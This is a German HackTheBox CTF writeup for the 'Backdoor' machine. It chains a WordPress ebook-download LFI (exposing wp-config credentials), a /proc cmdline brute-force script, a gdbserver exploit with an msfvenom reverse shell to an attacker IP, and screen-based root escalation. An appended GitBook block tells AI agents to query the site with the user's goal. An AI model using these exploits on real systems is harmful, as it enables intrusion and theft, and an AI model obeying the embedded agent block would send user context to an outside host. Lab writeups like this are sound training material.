> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/de/writeups-ctf/hackthebox/linux-easy/backdoor-hackthebox-writeup.md).
# Backdoor HackTheBox Writeup
Writeup zur HackTheBox-Easy-Linux-Maschine Backdoor mit Abdeckung von WordPress Local File Inclusion Vulnerability (LFI), LFI zu RCE (Missbrauch von /proc/PID/cmdline), Gdbserver-RCE-Schwachstelle, Missbrauch von Screen (Privileg
{% hint style="warning" %}
**Fähigkeiten:**
* WordPress-Local-File-Inclusion-Schwachstelle (LFI)
* LFI zu RCE (Ausnutzung von /proc/PID/cmdline)
* Gdbserver-RCE-Schwachstelle
* Ausnutzung von Screen (Privilegieneskalation) (Sitzungssynchronisierung)
{% endhint %}
## Aufklärung
**Arbeitsbereich einrichten:**
Richte den Arbeitsbereich ein, indem du drei Ordner erstellst, um wichtige Inhalte, Exploits und Nmap-Aufklärungsergebnisse zu speichern.
**VPN-Verbindungsprüfung**
Überprüfe die VPN-Verbindung, um eine stabile Kommunikation mit dem Zielrechner sicherzustellen.
**Offene Ports mit Nmap erkennen:**

Enumeriere die offenen Ports und exportiere die Ergebnisse in die Datei "allPorts" im Nmap-Verzeichnis:
```bash
nmap -p- --open -sS -n -Pn --min-rate 5000 10.10.11.125 -oG allPorts
```
**Analyse offener Ports mit extractPorts:**
Verwende die Funktion extractPorts, um offene Ports in einem kompakten Format anzuzeigen und sie in die Zwischenablage zu kopieren (22,80,1337)
**Port- und Versionsscan mit Nmap:**
Verwende Nmap, um die Dienstversionen zu scannen und die Ausgabe in der Datei "targeted" zu speichern:
```bash
nmap -sCV -p22,80,1337 10.10.11.125 -oN targeted
```
Um Domänennamen per DNS in IP-Adressen aufzulösen, fügen Sie den Domänennamen, der mit seiner IP-Adresse verknüpft ist, in das `/etc/hosts` Datei vorhanden sind.
### Port 80 - WordPress
**WordPress-Identifizierung:**
Mit der **WhatWeb** Tool: Der Dienst auf Port 80 wird als WordPress identifiziert.
**Benutzeraufzählung:**
Ein gültiger Benutzer (admin) wird durch einen Brute-Force-Angriff entdeckt:
```bash
wpscan --url http://backdoor.htb/ -e u
```
**Aufzählung von Verzeichnissen mit Gobuster:**
Verzeichnissuche:
```bash
gobuster dir -u http://backdoor.htb/ -w /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 100
```
## Ebook-Download-Schwachstelle - LFI
Suche **wp-content/plugins** um aktive Plugins zu entdecken:
```
/wp-content/plugins
```
Das **ebook-download** Das Plugin weist eine LFI-Schwachstelle auf, die über Folgendes ausgenutzt wird:
```
/wp-content/plugins/ebook-download/filedownload.php?ebookdownloadurl=../../../wp-config.php
```
Diese Abfrage ermöglicht das Herunterladen beliebiger Dateien. Durch das Wiederherstellen der `wp-config.php` Datei
Wir erhalten die folgenden Informationen:

* `wordpressuser`
* `MQYBJSaD#DxG6qbm`
Diese Informationen ermöglichen keine Verbindung zum `wp-admin` Oberfläche,
## LFI-Ausnutzung
**Auflistung sensibler Dateien:**
Systembenutzer über /etc/passwd auflisten:
```bash
http://backdoor.htb/wp-content/plugins/ebook-download/filedownload.php?ebookdownloadurl=/etc/
```
Versuche, den privaten SSH-Schlüssel des Benutzers wiederherzustellen `Benutzer`:
```bash
curl -s -X GET "http://backdoor.htb/wp-content/plugins/ebook-download/filedownload.php?ebookdownloadurl=/home/user/.ssh/id_rsa"
curl -s -X GET "http://backdoor.htb/wp-content/plugins/ebook-download/filedownload.php?ebookdownloadurl=/home/user/.ssh/id_rsa.pub"
```
Diese Versuche scheitern wahrscheinlich aufgrund eingeschränkter Berechtigungen für diese Dateien.
### **LFI - Proc**
**Prozesserkundung**
Erstellen eines Python-Skripts zum Extrahieren von Prozessinformationen durch Untersuchen von `/proc/[PID]/cmdline`:
```python
#!/usr/bin/python3
from pwn import *
import requests, signal, time, pdb
def def_handler(sig, frame):
print("/n/n[+]] Beenden.../n")
sys.exit(1)
# Ctrl + c
signal.signal(signal.SIGINT, def_handler)
# Globale Variablen
main_url = "http://backdoor.htb/wp-content/plugins/ebook-download/filedownload.php?ebookdownloadurl="
def makeRequest():
# /proc/PID/cmdline
p1 = log.progress("Brute-Force-Angriff")
p1.status("Starte Brute-Force-Angriff")
sleep(2)
for i in range(1, 1000):
p1.status("Versuche mit Pfad /proc/%s/cmdline" % str(i))
url = main_url + "/proc/" + str(i) + "/cmdline"
r = requests.get(url)
if len(r.content) > 82:
print("-------------------------------------------------------------------------------------")
log.info("PFAD: /proc/%s/cmdline" % str(i))
log.info("Gesamtlänge: %s" %len(r.content))
print(r.content)
print("-------------------------------------------------------------------------------------")
if __name__ == '__main__':
makeRequest()
```
Durch die Analyse der Prozesse wird Port 1337 als ein **gdbserver** Server.
## Port 1337 - gdbserver
Ein Exploit für gdbserver ist verfügbar auf **Searchsploit**:
**Ausnutzung von gdbserver:**
```bash
searchsploit -m linux/remote/50539.py
```
1. Eine Reverse Shell erzeugen:
```bash
msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.10.14.7 LPORT=443 PrependFork=true -o rev.bin
```
2. Einen Listener auf Port 443 starten:
```bash
nc -nvlp 443
```
3. Den Exploit ausführen:
```bash
python3 exploit.py 10.10.11.125:1337 rev.bin
```
Sorge für mehr Stabilität der interaktiven Shell:
```bash
script /dev/null -c bash
# Strg+Z
stty raw -echo; fg
reset xterm
export TERM=xterm
export SHELL=bash
stty rows 44 columns 184
```
### Flagge User.txt :)
## Privilegieneskalation
### SUID - Screen:
#### Identifizierung der SUID-Binärdatei
Wir suchen mit dem folgenden Befehl nach Dateien, bei denen das SUID-Bit auf dem System aktiviert ist:
```bash
find / -perm -4000 2>/dev/null
```
#### Analyse des Screen-Prozesses
Um laufende, mit Screen verbundene Prozesse zu untersuchen, verwenden wir den folgenden Befehl:
```bash
ps -aux | grep "screen"
```
Wir finden den folgenden laufenden Prozess:
{% code overflow="wrap" %}
```bash
/bin/sh -c while true;do sleep 1;find /var/run/screen/S-root/ -empty -exec screen -dmS root /;; done
```
{% endcode %}
Der obige Prozess zeigt, dass Screen so konfiguriert ist, eine Root-Sitzung zu erstellen, wenn der `/var/run/screen/S-root/` Ordner leer ist. Mit diesem Setup können wir Screen ausnutzen, um Root-Zugriff zu erhalten.
```bash
screen -x root/
```
### root.txt-Flagge :)
Nach dem Zugriff auf die Screen-Sitzung als Root verfügen Sie nun über Administratorrechte.
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/de/writeups-ctf/hackthebox/linux-easy/backdoor-hackthebox-writeup.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.
.png?alt=media)
.png?alt=media)
.png?alt=media)
.png?alt=media)
.png?alt=media)
.png?alt=media)
.png?alt=media)

.png?alt=media)
.png?alt=media)
.png?alt=media)
.png?alt=media)
.png?alt=media)
.png?alt=media)
.png?alt=media)
.png?alt=media)
.png?alt=media)
.png?alt=media)
.png?alt=media)
.png?alt=media)
.png?alt=media)
.png?alt=media)
.png?alt=media)